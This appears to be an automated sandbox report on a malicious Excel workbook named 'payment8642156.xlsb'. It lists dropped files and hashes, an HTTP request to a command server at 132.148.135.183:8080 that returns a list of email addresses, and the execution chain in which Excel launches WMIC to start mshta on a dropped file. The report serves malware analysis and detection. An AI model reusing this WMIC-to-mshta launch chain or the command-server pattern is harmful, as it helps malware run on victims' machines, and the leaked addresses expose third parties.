SHA-256:	AEF2CEDE45970E5F0DCC40514D38B0D707A87FBC5943B61763EF20B4A8C0573F
SHA-512:	D6F7C18AB4E132EAA0620FD83F7EE6C21F2B16ECA70267770C6F8499B18DEE24B3849E9ADDFAA76DA1A4CB13BDB81F1F49DF77CC3BF0146EE68E0CE686083 AA
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....P.....Sn.....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...].....I..I.]=...s.....{g...I.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.I..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\7A5B4E7.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	92621
Entropy (8bit):	7.894555790746467
Encrypted:	false
SSDEEP:	1536:sbhf43n/TFqoN91PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbgnKgyd/s:IfKn7GFzIsj8aipSW4vHREQ4iZKUbgnL
MD5:	28FB369DD7A71D4F012822D9A69CEDD4
SHA1:	99492BC1C1469BF775809CB8C4FA9AFDEB730E8F
SHA-256:	54FEF32F5F6C42E682D2B879601C9167C03B8DC00F4BBFC8A699AFF52E0942D5
SHA-512:	93C7AE1FCCB972D93D63D407C9067693615AE7092F844DC46BEB62A4F318D2EF63450548347CD5454C9E961E84589CD3E392D2DD3DF1DC46A0E934955323692
Malicious:	false
Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?...".....C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG[1].txt	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	122
Entropy (8bit):	4.384694858980241
Encrypted:	false
SSDEEP:	3:YBQyCHWX9LdIAWDZ+OSpIpiCpQVXPRki4+WNnKvdIHJslv5KI4:YC2NZIHE8pFpyxFkAcJER4
MD5:	002908B7A86AA0ACAB2A864982F897A6
SHA1:	A3DE267852CFF6FBB4FED36C1BD13C461081F776
SHA-256:	9501698B0337928401A729DEAEA47CDDA07D43D8FD2810FA3D6C73419CB5EB7C
SHA-512:	073749CA954F5A7B2B6DE341414A09E04806AB211B3A4CC87417DB7DE40FD54B3CBC84743E69CEFD8C00A05E0364C79FD072F1595607800FAA9E1406FBCCAF7 9
Malicious:	false
Preview:	{"durst@hullforest.com","leslie@leslie-lewis.com","albert@fragaproperties.com","info@shopmotifs.com","awm@greenshpon.com"}

C:\Users\user\Desktop\~$payment8642156.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

\Device\ConDrv	
Process:	C:\Windows\SysWOW64\wbem\WMIC.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	160
Entropy (8bit):	5.095703110114614
Encrypted:	false
SSDEEP:	3:YwM2FgCKGWMRX1eRHXWXKSovrj4WA3iygK5k3koZ3Pveys1MglViE36JQAiveyzr:Yw7gJGWMXJXKSOdYiygKkXe/egaEqeAc
MD5:	1392C10E58AC673A40CC8EC03AA5CBFE
SHA1:	4D672FBEDF8B9230ABA0BBE9CA78CB15AFC94A6F
SHA-256:	873EB09B3879835EA3753ED7F90BBAD42121A16EDD2FD32CFB8F6A089F5258DF
SHA-512:	106249C632B0E2A6422C57C32FAD335EA38A16558CD783BA60995AE3FC391187D3AD1BFF6E66299E6B79AB0C944AE8F8A9936ED5AFB0615482BBFA53237993A
Malicious:	false
Preview:	Executing (Win32_Process)->Create()...Method execution successful....Out Parameters:..instance of __PARAMETERS..{...ProcessId = 7096;...ReturnValue = 0;..};....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.904015574905514
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	payment8642156.xlsb
File size:	92756
MD5:	c0ba3e41c19da601eb852e9cd468012b
SHA1:	151cad874dce5400b1cdb1a4f6114c296311f76a
SHA256:	56e7b2005961a0726ac94e50ed03bfcad15700e3aee1be 840ee2b827f7798680
SHA512:	1f7dbae3767c60853c3c700fac4d14aa93de207cffc540d 100502eeb3ac9f78a9a37c3cd4aa63007cbb89f4820943b 85d187108101a12f6308c1a4c9490e0962
SSDEEP:	1536:UW3PFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5 UZKUbtzBTt/4Y3dJnHgdA:VyFzIsj8aipSW4vHREQ4iZK Ub9/4Y3jF
File Content Preview:	PK..........!...l.....W.......[Content_Types].xml ...(................ ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "payment8642156.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	

Indicators

Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 24, 2021 19:13:54.346412897 CET	8.8.8.8	192.168.2.4	0x2196	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.akadns.net		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 132.148.135.183:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49787	132.148.135.183	8080	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 19:14:56.836929083 CET	1742	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 132.148.135.183:8080 Connection: Keep-Alive
Nov 24, 2021 19:14:57.284526110 CET	1742	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Wed, 24 Nov 2021 18:14:57 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 122 Data Raw: 7b 22 64 75 72 73 74 40 68 75 6c 6c 66 6f 72 65 73 74 2e 63 6f 6d 22 2c 22 6c 65 73 6c 69 65 40 6c 65 73 6c 69 65 2d 6c 65 77 69 73 2e 63 6f 6d 22 2c 22 61 6c 62 65 72 74 40 66 72 61 67 61 70 72 6f 70 65 72 74 69 65 73 2e 63 6f 6d 22 2c 22 69 6e 66 6f 40 73 68 6f 70 6d 6f 74 69 66 73 2e 63 6f 6d 22 2c 22 61 77 6d 40 67 72 65 65 6e 73 68 70 6f 6e 2e 63 6f 6d 22 7d Data Ascii: {"durst@hullforest.com","leslie@leslie-lewis.com","albert@fragaproperties.com","info@shopmotifs.com","awm@greenshpon.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5028 Parent PID: 800

General

Start time:	19:14:01
Start date:	24/11/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding
Imagebase:	0x250000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 6112 Parent PID: 5028

General

Start time:	19:14:55
Start date:	24/11/2021
Path:	C:\Windows\SysWOW64\wbem\WMIC.exe
Wow64 process (32bit):	true
Commandline:	wmic process call create "mshta C:\ProgramData\XgQXeAWeoOU.rtf"
Imagebase:	0xf40000
File size:	391680 bytes
MD5 hash:	79A01FCD1C8166C5642F37D1E0FB7BA8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 6252 Parent PID: 6112

General

Start time:	19:14:56
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 7096 Parent PID: 5060

General

Start time:	19:14:57
Start date:	24/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\XgQXeAWeoOU.rtf
Imagebase:	0x7ff786820000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Disassembly

Code Analysis